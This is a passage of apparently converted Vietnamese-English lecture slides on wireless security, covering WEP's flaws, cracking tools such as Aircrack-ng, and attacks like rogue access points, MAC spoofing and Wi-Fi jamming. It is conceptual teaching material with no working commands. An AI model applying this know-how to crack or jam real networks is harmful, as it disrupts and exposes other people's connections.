- **Hậu quả:**
 - Khi IV bị lặp, kẻ tấn công có thể phân tích các gói dữ liệu giống nhau để giải mã khóa.

4. Không có kiểm tra toàn vẹn dữ liệu mạnh

- WEP sử dụng **CRC-32 (Cyclic Redundancy Check)** để kiểm tra tính toàn vẹn của dữ liệu.
 - CRC-32 không được thiết kế để bảo mật, chỉ để phát hiện lỗi.
 - Kẻ tấn công có thể thay đổi nội dung gói tin và tính lại CRC mà không bị phát hiện.
- **Hậu quả:**
 - Kẻ xấu có thể sửa đổi dữ liệu mà không làm người dùng hoặc điểm truy cập phát hiện.

VẤN ĐỀ CỦA WEP

5. Không bảo vệ chống lại tấn công Replay

- WEP không có cơ chế bảo vệ chống lại các cuộc **tấn công replay** (tái sử dụng gói dữ liệu đã được truyền trước đó).
- **Hậu quả:**
 - Kẻ tấn công có thể thu thập và phát lại các gói dữ liệu để gây gián đoạn hoặc chiếm quyền điều khiển kết nối.

6. Quản lý khóa kém

- WEP yêu cầu người dùng nhập khóa mã hóa chung (shared key) vào tất cả các thiết bị trong mạng.
 - Mọi thiết bị sử dụng chung một khóa.
 - Khi một thiết bị bị xâm nhập, toàn bộ mạng bị nguy hiểm.
- **Hậu quả:**
 - Không thể quản lý hoặc thay đổi khóa hiệu quả trong các môi trường lớn (do phải nhập tay khóa mới trên từng thiết bị).

VẤN ĐỀ CỦA WEP

7. Dễ bị tấn công brute-force và các công cụ tấn công tự động

- Có nhiều công cụ tự động, dễ sử dụng để tấn công WEP, như:
 - Aircrack-ng.
 - Kismet.
 - Cain & Abel.
- **Hậu quả:**
 - Ngay cả hacker không chuyên cũng có thể dễ dàng phá khóa WEP chỉ trong vài phút.

Các mối đe dọa

Wireless Threats: Access Control Attacks

Wireless access control attacks aims to penetrate a network by **evading WLAN access control measures**, such as AP MAC filters and Wi-Fi port access controls



War Driving

Rogue Access Points

MAC Spoofing

Ad Hoc Associations

AP Misconfiguration


Client Mis-association

Unauthorized Association

Promiscuous Client


Các mối đe dọa

Rogue Access Point Attack



Các mối đe dọa

Client **Mis-association**



Các mối đe dọa

Misconfigured Access Point Attack



SSID Broadcast

Access points are configured to **broadcast SSIDs** to authorized users

Weak Password

To verify authorized users, network administrators **incorrectly use the SSIDs as passwords**

Configuration Error

SSID broadcasting is a configuration error that assists intruders to **steal an SSID** and have the AP assume they are allowed to connect


Connecting to **juggyboy**
No password, Lucky Me!

Attacker




Các mối đe dọa

Unauthorized Association



Các mối đe dọa

Ad Hoc Connection Attack




Các mối đe dọa

HoneySpot Access Point Attack




Các mối đe dọa



Các mối đe dọa

Denial-of-Service Attack



Các mối đe dọa

Jamming Signal Attack



Attacker sending
2.4 GHz
jamming signals

An attacker stakes out the area from a nearby location with a **high gain amplifier** drowning out the legitimate access point

Users simply can't get through to log in or they are **knocked off** their connections by the overpowering nearby signal



Attacker

Jamming
Device

All wireless networks are prone to jamming, The signals generated by jamming devices **appear to be an 802.11 transmission** to the devices on the wireless network, which causes them **to hold their transmissions** until the signal has subsided resulting in Denial-of-Service

Wi-fi Jamming Devices

Wi-Fi Jamming Device là một loại thiết bị được sử dụng để làm gián đoạn hoặc chặn kết nối Wi-Fi trong một khu vực nhất định. Nó phát ra tín hiệu trên cùng tần số với mạng Wi-Fi mục tiêu, khiến các thiết bị không thể kết nối hoặc duy trì kết nối với mạng đó.

1. Cách hoạt động

- **Phát tín hiệu gây nhiễu:** Thiết bị phát ra tín hiệu nhiễu mạnh trên băng tần 2.4GHz hoặc 5GHz (tần số phổ biến của Wi-Fi).
